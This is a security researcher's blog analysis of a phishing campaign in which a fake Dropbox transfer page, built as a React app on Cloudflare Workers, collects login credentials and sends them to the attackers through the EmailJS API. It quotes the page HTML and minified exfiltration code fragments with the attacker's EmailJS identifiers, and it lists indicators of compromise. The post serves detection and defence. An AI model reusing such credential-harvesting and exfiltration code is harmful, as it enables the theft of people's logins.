A React-based phishing page with credential exfiltration via EmailJS
On Wednesday, a phishing message made its way into our handler inbox that contained a fairly typical low-quality lure, but turned out to be quite interesting in the end nonetheless. That is because the accompanying credential stealing web page was dynamically constructed using React and used a legitimate e-mail service for credential collection.
But before we get to the details, let’s take a quick look at the initial message. The e-mail pretended to be a notification about a list of files shared with us through the legitimate WeTransfer service.
I mentioned that the lure used in the message was of low-quality because, as you can see in the following image, the files in question were supposedly sent by someone using our own e-mail address… Which would probably be at least a little suspicious to any recipient.

The body of the message included a list of files that were supposedly part of the transfer – in total the message claimed that 76 items with a combined size of 1010 MB were shared with us (or with the intended victim, to be more general).
Messages of this type are quite ubiquitous and the only reason why I decided to spend any time on this one was the link it contained. It pointed to the following URL:
hxxps[:]//crimson-pine-6e12[.]gstmfhxzvbxk[.]workers[.]dev/?%D0%BF%D1%80%D0%BE86%D0%B3%D1%80%D0%B0=handlers@isc.sans.edu()Dropbox%20Community
Embedding the recipient’s e-mail address in the query string is something we see fairly frequently in phishing campaigns, but the ending of the parameter string with “()Dropbox Community” caught my attention.
Another small detail that somewhat stood out was the encoded portion at the beginning of the query parameter, which used percent-encoded UTF-8 byte sequences that did not correspond to standard ASCII characters.
%D0%BF%D1%80%D0%BE86%D0%B3%D1%80%D0%B0
When decoded, the first characters correspond to Cyrillic letters, specifically:

This appears to be a truncated fragment of the Russian word for a program:

The reason for including this fragment is unclear, but it provides an indicator of the language the authors of the phishing might have spoken (since one wouldn’t expect any false-flag attempts in a generic phishing campaign such as this one).
As you may have noted, the link used in the message pointed to a Cloudflare Workers domain (workers.dev), which, apart from its legitimate use, has become a convenient hosting platform for short-lived malicious infrastructure in recent years[1,2].
The link led to a fake Dropbox Transfer page showing what appeared to be a file download portal with a list of documents displayed over a looping video.

Selecting any of the download options resulted in a login prompt requesting the user’s e-mail address and password before access to the files would (supposedly) be granted.

While the user interface itself was fairly typical for a phishing page, its structure was somewhat more interesting.
Inspecting the page source revealed that the HTML document was almost empty and consisted mainly of a single placeholder element together with a reference to a JavaScript bundle main.90eaa1b0.js (the additional hidden elements were unrelated to the visible interface and were likely artifacts of the phishing kit or simple attempts to evade automated scanning).
<!doctype html>
<html lang="en">
<head>
...
<title>Dropbx - Collaboration Document</title>
<script defer="defer" src="/static/js/main.90eaa1b0.js">
</script>
<link href="/static/css/main.3a3f297d.css" rel="stylesheet">
</head>
<body>
<noscript>You need to enable JavaScript to run this app.</noscript>
<div class="hello_world">
</div>
<div id="root">
</div>
<div class="laravel_php">
<p style="display:none!important">hello_world</p>
</div>
<div class="os_webkit_moz_ms_fox">
<h1 style="display:none!important">Introduction</h1>
</div>
<div class="kungfu_panda_">
<p style="display:none!important">hello_world</p>
</div>
</body>
</html>
This indicated that the page was implemented as a single-page web application, where the interface was supposed to be rendered dynamically in the browser. This approach is much less common in phishing kits than static HTML pages and can somewhat complicate analysis if an analyst relies only on a landing page source code.
Opening the referenced JavaScript bundle confirmed the hypothesis and showed that the page was built using React[3], since it contained the React runtime together with the application code. Typical runtime identifiers appeared throughout the file, as you can see in the following image.

The entire phishing interface was therefore rendered dynamically once the JavaScript bundle executed and attached itself to the root HTML element.
The most interesting portion of the code appeared in the logic responsible for submitting the login form. The bundle contained a call to the EmailJS service[4], which allows web applications to send e-mails via its API directly from client-side JavaScript.
The three following code fragments show the relevant functionality:
- Code responsible for sending a POST request to the EmailJS API
const D={origin:"https://api.emailjs.com", ...} H=async function(e,t){ ... const r=await fetch(D.origin+e,{method:"POST",headers:n,body:t}), ... } - Definition of a routine that builds the POST request body
X=async(e,t,n,r)=>{ const l=F(r), a=l.publicKey||D.publicKey, ... ... f.append("lib_version","4.4.1"), f.append("service_id",e), f.append("template_id",t), f.append("user_id",a), H("/api/v1.0/email/send-form",f) } - Code that supplies parameters for the POST request (strings inside this excerpt are EmailJS inputs – “service_t8yu1k1” is a service ID, “template_vszijae” is a template ID and the constant “e” contains a public API key)
const e="Z2Y07-t9AET4hviRq";
if(
  X("service_t8yu1k1","template_vszijae",r.current,{publicKey:e}).then((()=>{console.log("a")}),(e=>{console.log("e")})),
  ...
)
Using this code, any credentials entered by a victim would be collected and transmitted through the EmailJS API.
It should further be mentioned that the JS code also queried the Geoapify IP information API[5] to gather geographic metadata about the victim, which was then intended to be sent to the attackers along with the harvested credentials.
After the form submission the page would redirect the victim to the legitimate website (Dropbox), as is usual in similar circumstances.
Although the entire campaign is basically just a run-of-the-mill credential harvesting operation, from a technical standpoint, the phishing kit used is quite interesting. Both because the implementation through a React application bundled into a single JavaScript file can potentially be effective in evading simple security filters on web proxies that rely only on static HTML analysis, but also due to use of a legitimate third-party service for credential exfiltration instead of an attacker-controlled infrastructure.
IoCs
Phishing domain:
crimson-pine-6e12.gstmfhxzvbxk.workers.dev
EmailJS identifiers:
service_t8yu1k1
template_vszijae
[1] https://developers.cloudflare.com/workers/
[2] https://www.fortra.com/blog/cloudflare-pages-workers-domains-increasingly-abused-for-phishing
[3] https://react.dev/
[4] https://www.emailjs.com/docs/
[5] https://www.geoapify.com/ip-geolocation-api/
-----------
Jan Kopriva
LinkedIn
Nettles Consulting


Comments